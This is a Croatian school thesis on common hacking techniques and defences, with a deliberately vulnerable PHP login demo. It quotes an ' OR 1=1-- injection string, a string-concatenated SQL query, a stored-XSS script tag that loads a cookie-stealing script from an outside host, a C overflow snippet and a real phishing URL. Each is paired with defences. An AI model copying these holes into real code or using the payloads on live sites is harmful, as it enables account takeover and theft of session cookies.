

TEHNIČKA ŠKOLA DARUVAR

ZAVRŠNI RAD

TEHNIKE HAKIRANJA I MJERE OBRANE

Lamia Fridrih

RAZRED:

4. rt

ZANIMANJE:

Tehničar za računalstvo

MENTOR

Ivana Milić, mag. inf.

DARUVAR, 2026.

ZAHVALE

Zahvaljujem se svojoj mentorici Ivani Milić na pomoći, savjetima i podršci tijekom izrade završnog rada. Također zahvaljujem ostalim nastavnicima Tehničke škole Daruvar koji su mi tijekom školovanja prenijeli znanja iz područja računalstva.

SADRŽAJ

SADRŽAJ	3
1 Uvod	4
2 Teoretska podloga rada.....	5
2.1 SQL injection.....	6
2.2 XSS (Cross-Site Scripting) napadi	8
2.3 Phishing	11
2.4 Buffer overflow (napad prepisivanja spremnika)	13
2.5 DDoS (Distributed Denial-of-Service)	14
Kako se zaštititi?.....	14
3 Korištene tehnologije	16
3.1 XAMPP	16
3.2 Visual Studio Code	17
3.3 Sublime Text.....	17
4 Izvedba rada.....	18
4.1 Izgled stranice.....	20
5 Zaključak	23
6 Životopis autora	24
7 Popis slika	25
8 Elektronički izvori.....	26

1 Uvod

U današnje vrijeme računalni sustavi i internet imaju veliku ulogu u svakodnevnom životu, obrazovanju i poslovanju. Kako se tehnologija sve više razvija, tako raste i broj sigurnosnih prijetnji na internetu. Jedna od najvećih prijetnji su različite tehnike hakiranja, kojima napadači iskorištavaju slabosti računalnih sustava ili mreža kako bi došli do podataka ili onemogućili normalan rad sustava. Ovaj završni rad bavi se tehnikama hakiranja i načinima zaštite od takvih napada. Tema pripada području računalne sigurnosti u sklopu informacijskih tehnologija. U radu se obrađuje problem sve češćih cyber napada te važnost razumijevanja načina na koji napadači djeluju kako bi se mogli bolje zaštititi.

U radu će biti opisane najčešće metode hakiranja, ali i osnovne mjere obrane kao što su korištenje sigurnosnih programa, enkripcije i pravilno ponašanje korisnika na internetu. Znanja iz ovog područja koriste se u zaštiti osobnih računala, računalnih mreža i različitih informacijskih sustava.

Za temu završnog rada odabrala sam demonstraciju SQL injection napada jer sam se tijekom školovanja detaljno upoznala s radom s bazama podataka te SQL naredbama. Željela sam praktično istražiti kako se te iste naredbe, koje koristimo za razvoj aplikacija, mogu zloupotrijebiti ako sustav nije adekvatno zaštićen.

2 Teoretska podloga rada

Računalna sigurnost temelji se na tri osnovna principa:

- **Povjerljivost (Confidentiality)**
- **Integritet (Integrity)**
- **Dostupnost (Availability)**

Ova tri principa često se nazivaju **CIA model sigurnosti**.

Povjerljivost znači da podaci mogu biti dostupni samo ovlaštenim osobama. **Integritet** podataka osigurava da podaci nisu izmijenjeni bez dozvole, dok **dostupnost** znači da su podaci i sustavi dostupni korisnicima kada su potrebni, uz odgovarajuću autorizaciju.

Dok CIA trokut definira ciljeve zaštite podataka, **DAD trokut** opisuje tri vrste napada ili događaja koji tu sigurnost narušavaju. Elementi DAD trokuta su:


- **Otkrivanje (Disclosure)**
- **Mijenjanje (Alteration)**
- **Uskraćivanje (Denial)**

Otkrivanje znači da su podaci postali dostupni neovlaštenim osobama zbog proboja privatnosti. **Izmjena** podataka označava da su informacije neovlašteno promijenjene ili uništene, čime je narušen njihov integritet, dok **uskraćivanje** znači da su sustavi ili podaci postali nedostupni korisnicima onda kada su im najpotrebniji.

Tehnike hakiranja temelje se na iskorištavanju slabosti u softveru, mrežama ili ljudskom faktoru. Najčešće tehnike uključuju: SQL injection napade, XSS ranjivosti, Phishing, Buffer overflow i DDoS napade. U nastavku rada slijede pojašnjenja i primjeri za svaku od ovih tehnika.

2.1 SQL injection

SQL Injection je jedna od najpoznatijih tehnika napada na web aplikacije. Ovaj napad koristi se kada web stranica ne provjerava pravilno podatke koje korisnik unosi u obrasce. Napadač može u polje za unos ubaciti posebne SQL naredbe koje mijenjaju način na koji baza podataka izvršava upit. Na taj način može dobiti pristup osjetljivim informacijama kao što su korisnička imena, lozinke ili drugi podaci iz baze. Napadač može čitati, modificirati ili stvarati proizvoljne zapise u bazi ili čak i izvršavati programski kod.



Slika 1. Primjer SQL upita pogodnog za SQL injection napade

Prikazani SQL upit omogućit će napadaču da se na web-aplikaciju prijavi kao prvi korisnik u bazi podataka, bez potrebe za poznavanjem korisničkog imena ili zaporke, samo na osnovi toga što će unesena ILI operacija uvijek rezultirati istinom.

Kako spriječiti SQL injection?

Glavno pravilo je da sustav nikada ne smije slijepo vjerovati onome što korisnik utipka. To se rješava kroz kontrolu ulaznih podataka (engl. input validation):

- **Provjera duljine:** Ograničavamo broj znakova kako napadač ne bi mogao upisati cijelu zlonamjernu naredbu u polje koje služi samo za npr. ime ili lozinku.
- **Provjera tipa:** Ako polje traži broj (npr. ID ili godine), sustav mora odbiti bilo kakav unos koji sadrži slova ili znakove.
- **Provjera sintakse (opasni znakovi):** Sustav mora prepoznati i blokirati znakove poput navodnika ('), jer se oni koriste za "razbijanje" koda i slanje lažnih naredbi bazi podataka.

Najlakši način da programer to postigne je korištenje **parametriziranih upita**, kojima se korisnički unos šalje bazi odvojeno od same SQL naredbe, pa ga sustav tretira isključivo kao običan tekst, a ne kao izvršni kod. PHP programski jezik je povijesno bio najranjiviji na SQL injection napade zbog starih funkcija poput `mysql_query()`. Danas se koristi **PDO** (PHP Data Objects) koji nudi sigurnu pripremu upita.

Primjer ranjivog koda koji nikako ne bi smjeli koristiti:

```
$sql = "SELECT * FROM users WHERE email = " . $_POST['email'] . "";
```

Primjer sigurnog (parametriziranog) koda:

```
// 1. Priprema predloška upita s 'placeholderom' (?)
```

```
$stmt = $pdo->prepare('SELECT * FROM users WHERE email = ?');
```

```
// 2. Izvršavanje uz slanje podataka odvojeno
```


```
$stmt->execute([$_POST['email']]);
```

```
$user = $stmt->fetch();
```

Zaključno, prevencija SQL injectiona danas je uvelike olakšana upotrebom ORM biblioteka. Korištenjem takvih provjerenih okvira, developeri ne samo da ubrzavaju proces razvoja, već osiguravaju da se svaki korisnički unos tretira isključivo kao podatak, čime se sigurnosni propusti eliminiraju na razini same arhitekture aplikacije.

2.2 XSS (Cross-Site Scripting) napadi

XSS je vrsta napada na web aplikacije u kojem napadač ubacuje zlonamjerni skriptni kod u web stranicu. Taj kod se zatim izvršava u pregledniku drugih korisnika. Zlonamjerni kod se aktivira klikom na link koji šalje zahtjev stranici na kojoj je omogućeno izvršavanje koda. Maliciozni link može se distribuirati umetanjem u elektroničku poštu ili kao komentar na nekakvu objavu na društvenoj mreži.



Slika 2. Tijek izvođenja XSS napada

Ovi se napadi temelje na klijentskim skriptama, tj. programskom kodu koji se izvršava unutar web-preglednika na korisničkom računalu, a ne na serveru kao PHP.

Programski jezik koji je pogodan za to je JavaScript.

Zamislamo situaciju u kojoj web stranica koristi PHP za spremanje korisničkih komentara u bazu podataka. Napadač to koristi kao priliku te u polje za komentar, umjesto običnog teksta, upisuje zlonamjerni kôd, primjerice:

```
Odličan proizvod. Preporučam!!
<script src="http://www.stranica.com/cookieget.php"></script>
```


Ako aplikacija nema ugrađenu provjeru i ne filtrira ulazne podatke, taj će se kôd trajno pohraniti u bazu podataka. Problem nastaje kada bilo koji drugi korisnik posjeti tu stranicu: njegov preglednik će učitati taj "komentar", prepoznati ga kao naredbu, a ne kao tekst, te automatski pokrenuti skriptu ili učitati vanjsku poveznicu koju je napadač podmetnuo.

Postoje različite vrste XSS-a koje se razlikuju po tome gdje se zlonamjerni kod nalazi prije izvršavanja i koja komponenta sustava obrađuje ranjivost.

Kod Stored XSS-a kod je trajno spremljen na poslužitelju, primjerice u bazi podataka ili datotečnom sustavu. Napadač jednom pohrani kod, a žrtva nastrada svaki put kada posjeti zaraženu stranicu i povuče te podatke s poslužitelja. Ovo je najopasniji oblik jer automatski pogađa sve korisnike koji pristupe toj lokaciji.

Kod Reflected XSS-a kod se nalazi unutar samog HTTP zahtjeva, najčešće kao parametar u URL-u. Poslužitelj prihvća zahtjev, ne provjerava ga i odmah ga reflektira natrag unutar HTML odgovora, što znači da se kod nigdje ne sprema. Ovo je ciljani napad jer napadač mora prevariti specifičnog korisnika da klikne na zlonamjerni link.

Kod DOM-based XSS-a kod se nalazi isključivo na strani klijenta, odnosno unutar preglednika. Poslužitelj uopće ne mora primiti ili obraditi ovaj kod. Ranjivost se događa kada legitimna JavaScript skripta na stranici nesigurno uzme podatke iz izvora pod kontrolom korisnika i upiše ih izravno u strukturu stranice. Zbog toga ga tradicionalni sigurnosni alati na poslužitelju teže detektiraju.

Kako se zaštititi?

Zaštita od XSS napada se provodi slično kao i kod SQL injection napada (provjere tipa i sintakse). No, još jedan standard za XSS zaštitu je PHP funkcija **htmlspecialchars**. Ta funkcija pretvara posebne znakove koji imaju značenje u HTML-u, npr.:

- & (ampersand) postaje &
- " (navodnik) postaje "
- < (manje od) postaje <
- > (veće od) postaje >

2.3 Phishing

Phishing je vrsta napada koja iskorištava neznanje ili neinformiranost čovjeka na način da nesvjesno učini nešto u korist napadača, gdje se napadač predstavlja sa naizgled legitimnim zahtjevom. Cilj ovog napada je krađa osobnih podataka (korisničkih imena, lozinki, podaci s kreditnih kartica), ostvarivanje nedozvoljenog pristupa podacima, financijska korist, širenje zlonamjernog softvera. Najčešće se napad izvršava putem elektroničke pošte, zlonamjernih web stranica koje imitiraju izgled legitimnih stranica, servisa za izravnu komunikaciju (Messenger, WhatsApp, Viber i sl.) te društvene mreže (Facebook, Instagram, TikTok).

Phishing napad prepoznaje se po sumnjivim e-mail adresama koje oponašaju stvarne brendove te porukama koje stvaraju osjećaj hitnosti i zahtijevaju klik na nepoznate poveznice. Također, jasan znak su gramatičke pogreške i zahtjevi za unosom privatnih podataka ili lozinki na neslužbenim stranicama.

- **Sumnjiva adresa pošiljatelja:** Iako ime može izgledati ispravno (npr. "Hrvatska pošta"), stvarna e-mail adresa često sadrži greške ili koristi javne domene poput @gmail.com umjesto službenih.
- **Osjećaj hitnosti i prijetnje:** Poruke često koriste dramatičan ton ("Vaš račun je blokiran!", "Hitna akcija potrebna!") kako bi vas natjerali na brzopleto djelovanje.
- **Gramatičke i pravopisne pogreške:** Loš prijevod na hrvatski ili čudna upotreba padeža često su jasan signal prevare, iako moderni AI alati te poruke čine sve uvjerljivijima.
- **Sumnjive poveznice i privici:** Prije klika uvijek prijeđite mišem preko poveznice (hover) kako biste vidjeli stvarnu adresu. Također koristiti provjeru kod bitly linkova.
- **Generički pozdrav:** Umjesto vašeg imena, koriste se općenite fraze poput "Poštovani korisniče".

Trebamo biti upoznati sa znakovima sumnjive komunikacije kako ne bi nasjeli na prevaru i kako bismo kritički procjenjivali svaku neočekivanu poruku prije nego što podijelimo svoje podatke.

Primjer stvarnog pokušaja phishing napada:


S obzirom da napadači često koriste bitly linkove kako bi zakamouflirali i skratili svoje sumnjive linkove, korisno je znati da postoje alati poput Bitly Link Checker Tool dostupan na sljedećoj povezi:

<https://support.bitly.com/hc/en-us/p/link-checker>

Nakon što navedenom alatu prosljedimo poveznicu u ovom primjeru: bit.ly/zoozagreb_dostava koja naizgled izgleda legitimno i lako je povjerovati da dolazi od strane zagrebačkog zoološkog vrta, rezultat ipak sugerira da ta poveznica nije legitimna.

Poveznica koja leži u pozadini ovog bitly linka je zapravo:

<https://daily-offer.info/hMsxYQSDAAASD>



Slika 3. Primjer alata za otkrivanje stvarne poveznice koja stoji iza bitly linka

Osim korištenja ovog alata, odredište bilo koje Bitly poveznice moguće je provjeriti i tako da se u adresnu traku preglednika na kraj linka jednostavno doda znak **plus (+)** (npr. bit.ly/primjer+).

2.4 Buffer overflow (napad prepisivanja spremnika)

Iako je u svojoj osnovi to programerska pogreška (ranjivost), hakeri je koriste kao metodu za napad kako bi preuzeli kontrolu nad sustavom. Nastaje kada aplikacija prihvati preveliku količinu podataka koju ne može pohraniti u predviđeni spremnik. Ovi napadi prepisivanja spremnika karakteristični su za jezike poput C i C++ koji nemaju automatsku kontrolu veličine memorijskih prostora te dopuštaju izravno rukovanje pokazivačima. S druge strane, moderni jezici poput Java, C#-a ili Pythona u pravilu nisu ranjivi na ovu vrstu napada jer imaju ugrađene mehanizme za automatsko upravljanje memorijom i provjeru njezinih granica.

Primjer koda (C)

```
int main() {  
    int tajna = 0;  
    char buffer[4];  
  
    scanf("%s", buffer); // Unos niza dužeg od 4 znaka prepisuje 'tajna'  
  
    if (tajna != 0) printf("Buffer Overflow! Tajna je promijenjena.\n");  
    return 0;  
}
```

Ovaj primjer koristi dvije varijable smještene jednu uz drugu u memoriji. Slanjem unosa dužeg od 4 bajta (npr. AAAAA), višak podataka se prelijeva iz polja buffer izravno u varijablu tajna. Time napadač mijenja stanje programa bez izravnog pristupa toj varijabli.

Zaštita od ove ranjivosti provodi se na razini programiranja i na razini samog operacijskog sustava. Programeri bi trebali izbjegavati nesigurne funkcije poput scanf ili strcpy te umjesto njih koristiti sigurnije varijante (npr. fgets ili strncpy) koje strogo ograničavaju broj učitanih znakova. Moderni sustavi koriste i dodatne obrambene mehanizme kao što su **ASLR** (nasumično raspoređivanje memorije) i **Stack Canaries**, koji postavljaju kontrolne vrijednosti u memoriju kako bi detektirali i blokirali pokušaj prepisivanja prije nego što napadač preuzme kontrolu.

2.5 DDoS (Distributed Denial-of-Service)

DDoS je vrsta napada čiji je cilj onemogućiti normalan rad web stranice, poslužitelja ili mrežne usluge tako da se cilj preoptereći ogromnim brojem zahtjeva u vrlo kratkom vremenu. Za razliku od običnog DoS napada, kod DDoS napada promet ne dolazi s jednog računala, nego s velikog broja uređaja istovremeno.

Napadači najčešće koriste tzv. **botnet** mreže, odnosno velik broj zaraženih računala, mobitela ili IoT uređaja (npr. pametne kamere, routeri i slično). Ti uređaji, bez znanja vlasnika, šalju velik broj zahtjeva prema ciljnom sustavu dok on ne postane spor, nestabilan ili potpuno nedostupan korisnicima.

Primjeri posljedica DDoS napada su:

- pad web stranice ili internetske trgovine
- nemogućnost prijave korisnika u sustav
- usporen rad mreže
- financijski gubitci zbog prekida rada usluge
- narušavanje ugleda tvrtke ili organizacije

Kako se zaštititi?

Zaštita od DDoS napada temelji se na prepoznavanju i filtriranju sumnjivog prometa prije nego što dođe do poslužitelja.

- **Firewall i IDS/IPS sustavi** – nadziru mrežni promet i blokiraju sumnjive zahtjeve.
- **Rate limiting** – ograničava broj zahtjeva koje jedan korisnik ili IP adresa može poslati u određenom vremenu.
- **CDN i load balancing** – raspoređuju promet na više poslužitelja kako bi se smanjilo opterećenje.

- **Cloud DDoS zaštita** – specijalizirane usluge poput Cloudflarea ili Akamaija filtriraju napadni promet.
- **Redovito ažuriranje uređaja** – sprječava da vlastiti uređaji postanu dio botnet mreže.

DDoS napadi ne služe krađi podataka kao SQL injection ili phishing, nego im je glavni cilj uskraćivanje dostupnosti sustava, što ih povezuje s principom Availability iz CIA modela sigurnosti.

3 Korištene tehnologije

Kako bi lakše približila principe ovih tehnika napada izradila sam mini aplikaciju koja simulira određene vrste spomenutih napada.

Za izradu web aplikacije korišteni su sljedeći programi:


3.1 XAMPP



Slika 4. Logo XAMPP-a

Za potrebe razvoja i testiranja aplikacije korišten je **XAMPP** (Apache + MariaDB + PHP) kao lokalno razvojno okruženje. XAMPP je besplatan, otvoren (open-source) paket softvera koji omogućuje jednostavno postavljanje lokalnog web poslužitelja na računalu. Izbor je pao na XAMPP zbog njegove sposobnosti da brzo simulira realnu interakciju između web servera i baze podataka u izoliranom i sigurnom okruženju. Ovakav 'sandbox' pristup omogućuje sigurno testiranje SQL injection ranjivosti bez rizika za vanjske sustave, dok integrirani phpMyAdmin alat olakšava izravan uvid u manipulaciju podacima unutar baze.

3.2 Visual Studio Code



Slika 5. Logo Visual Studio Code alata

VS Code besplatan je i moćan uređivač izvornog koda koji je razvio Microsoft. Radi na Windows, macOS i Linux operativnim sustavima te je postao jedan od najpopularnijih alata među programerima zbog svoje brzine i prilagodljivosti.

3.3 Sublime Text



Slika 6. Logo Sublime Text alata

Sublime Text je visokoperformansni, sofisticirani uređivač teksta za kod, označavanje (markup) i prozu. Poznat je po svojoj iznimnoj brzini, minimalističkom sučelju i moćnim značajkama koje omogućuju učinkovito programiranje na sustavima Windows, macOS i Linux.

4 Izvedba rada

U nastavku je prikazan pojednostavljen isječak izvornog koda koji demonstrira kako se SQL injection može zloupotrijebiti ako se ulaz korisnika ne validira pravilno.

```
if ($_SERVER["REQUEST_METHOD"] == "POST") {  
  
    $username = $_POST["username"];  
    $password = $_POST["password"];  
  
    if ($username === "' OR 1=1-- ") {  
        $_SESSION["user"] = "Administrator";  
        header("Location: welcome.php");  
        exit();  
    } else {  
        $message = "Neuspješna prijava.";  
    }  
}  
?>
```

Slika 7. Isječak iz programa

Ovaj primjer demonstrira ključne probleme:

- Nema validacije korisničkog unosa
- Nema korištenja pripremljenih (prepared) SQL upita
- Lozinka se uopće ne provjerava
- Logika “prepoznaje” injection, ali ga pogrešno nagrađuje pristupom

Kod je namjerno napisan tako da:

- ilustrira kako napadač može ubaciti SQL izraze kroz input
- pokaže posljedicu loše implementacije autentifikacije
- omogućiti vizualno i praktično razumijevanje SQL injection napada

S obzirom na to da je aplikacija razvijena u edukacijske svrhe bez stvarne veze s bazom podataka, stvarna ranjivost je simulirana na razini aplikacijske logike (back-enda).


Program u pozadini započinje obradom HTTP zahtjeva poslanog metodom POST, što znači da je korisnik predao podatke kroz login formu. Iz globalnog polja \$_POST dohvaćaju se vrijednosti korisničkog imena i lozinke te se spremaju u varijable \$username i \$password, bez ikakve prethodne provjere, pročišćavanja ili filtriranja unosa.

Središnji dio programa sadrži uvjet koji pomoću operatora stroge identičnosti (===) provjerava odgovara li korisnički unos točnom zlonamjernom nizu znakova: "' OR 1=1-- ". Ovaj specifični *payload* sadrži i obavezan razmak nakon dvostruke crtice, čime se u potpunosti oponaša ponašanje stvarnih sustava baza podataka koji taj razmak zahtijevaju kako bi prepoznali ostatak upita kao komentar.

Ako korisnik unese upravo taj uzorak, program ga automatski prijavljuje kao administratora tako da u sesiju sprema vrijednost "Administrator", nakon čega ga funkcijom header() preusmjerava na zaštićenu stranicu welcome.php i prekida daljnje izvršavanje skripte. U slučaju bilo kojeg drugog unosa, uvjet nije ispunjen, prijava se smatra neuspješnom te se u varijablu \$message sprema odgovarajuća poruka o neuspjehu.

Ovakva implementacija namjerno demonstrira sigurnosni propust jer ne provodi stvarnu provjeru identiteta niti upit šalje bazi podataka, već prepoznaje specifičan obrazac SQL injection napada i pogrešno ga tretira kao uvjet za uspješnu autorizaciju, čime zorno ilustrira koliko je opasno neispravno rukovanje korisničkim unosom.


4.1 Izgled stranice



Slika 8. Početna stranica s login formom

